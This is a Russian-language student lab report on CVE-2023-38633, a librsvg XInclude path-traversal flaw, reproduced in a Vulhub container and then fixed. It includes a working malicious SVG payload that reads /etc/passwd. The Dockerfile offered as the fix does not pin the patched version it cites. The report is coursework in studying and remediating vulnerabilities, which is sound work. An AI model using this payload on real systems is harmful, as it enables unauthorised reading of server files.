Федеральное государственное автономное образовательное
учреждение высшего образования
«Национальный исследовательский университет ИТМО»
Факультет программной инженерии и компьютерной техники

Лабораторная работа №2

Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub

Дисциплина «Информационная безопасность»

Выполнил:
Студент группы P3431
Нодири Хисравхон

Преподаватель:
Маркина Татьяна Анатольевна

г. Санкт-Петербург
2025г.

Содержание

1 Название выбранной уязвимости (CVE ID) и краткое ее описание. 3

2 Последовательность действий по воспроизведению уязвимости (с скриншотами и командами). 3

3 Анализ root cause: Объяснение причины уязвимости своими словами. 5

4 Описание примененного исправления: что именно было изменено и почему этот метод эффективен. 5

5 Доказательство устранения уязвимости: Скриншоты, демонстрирующие, что атака на исправленную версию больше не работает 6

1 Название выбранной уязвимости (CVE ID) и краткое ее описание.

CVE-2023-38633: Librsvg XInclude Arbitrary File Reading.

Уязвимость затрагивает библиотеку `librsvg`, используемую для рендеринга SVG. Ошибки в обработке `XInclude` и нормализации путей позволяют с помощью специально сформированного атрибута `href` выполнить директория-треверс и прочитать произвольные файлы на сервере (например `/etc/passwd`) при обработке SVG-файла.

В стенде `vulhub/librsvg/CVE-2023-38633` используется уязвимая версия `librsvg`, из-за чего загрузка вредоносного SVG приводит к утечке файлов из файловой системы контейнера.

2 Последовательность действий по воспроизведению уязвимости (с скриншотами и командами).

1. Подготовка стенда

```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/librsvg/CVE-2023-38633
docker compose up
```

Сервис становится доступен по адресу:

`http://<IP>:8080/`




Рис. 1: Главная страница уязвимого приложения

2. Подготовка вредоносного SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg width="300" height="300" xmlns:xi="http://www.w3.org/2001/XInclude">
  <rect width="300" height="300" style="fill:rgb(255,255,255);" />
  <text x="10" y="100">
    <xi:include href=".?../../../../../../../../../../etc/passwd" parse="text" encoding="UTF-8">
      <xi:fallback>file not found</xi:fallback>
    </xi:include>
  </text>
</svg>
```

Листинг 1: Вредоносный SVG для чтения /etc/passwd

Ключевой момент: использование конструкции `".?../.."` в `href`, что обходит защиту и даёт доступ к `/etc/passwd`.

3. Атака

1. Открыть `http://<IP>:8080/`.
2. Загрузить подготовленный SVG через форму
3. В ответе сервера отобразится текст из `/etc/passwd`.




Рис. 2: Результат: содержимое /etc/passwd в ответе сервера

3 Анализ root cause: Объяснение причины уязвимости своими словами.

Проблема связана с тем, как `librsvg` обрабатывает атрибут `href` в элементе `xi:include`:

- Строка пути сначала проходит проверку и нормализацию одним URL-парсером.
- Затем этот уже "проверенный" путь попадает в другой слой (GLib/GIO), который по-другому интерпретирует специальные последовательности, такие как `".?../.."`.
- В результате путь, который на этапе проверки считается безопасным, в момент реального доступа к файлу превращается в обращение за пределы разрешённого каталога, вплоть до `/etc/passwd`.

По сути, это классическая **path traversal** (CWE-22): библиотека не гарантирует, что после всех преобразований путь останется внутри доверенной директории. Атака использует несовпадение логики двух разных парсеров.

4 Описание примененного исправления: что именно было изменено и почему этот метод эффективен.

Исправление в стенде выполнено через обновление `librsvg` в контейнере до версии, где CVE-2023-38633 закрыта (например, $\geq 2.56.3$).

Вариант через изменение `docker-compose.yml` / `Dockerfile`:

- В Dockerfile выполнить обновление пакета:

```
RUN apt-get update && \
    apt-get install -y --no-install-recommends \
        php-cli \
        php-xml \
        librsvg2-bin \
        ca-certificates && \
    rm -rf /var/lib/apt/lists/*
```

Почему метод эффективен:

- В исправленных версиях `librsvg` унифицирована логика обработки URL/путей; не получается провести строку, которая пройдёт проверку и при этом после декодирования уйдёт "наверх" по файловой системе.
- Дополнительно усилены ограничения на XInclude, поэтому конструкции вида `".?../../.."` больше не дают доступ к произвольным файлам.

5 Доказательство устранения уязвимости: Скриншоты, демонстрирующие, что атака на исправленную версию больше не работает

После обновления библиотеки были повторены те же шаги атаки:

1. Запустить обновлённый контейнер:

```
docker compose up -d
```

2. Загрузить тот же вредоносный SVG с XInclude.

Наблюдаемое поведение:

- Содержимое `/etc/passwd` в ответе **не отображается**.




Рис. 3: Логи контейнера: чтение /etc/passwd больше не происходит

Полученные результаты показывают, что уязвимость CVE-2023-38633 на исправлённой версии `librsvg` в данном стенде не эксплуатируется.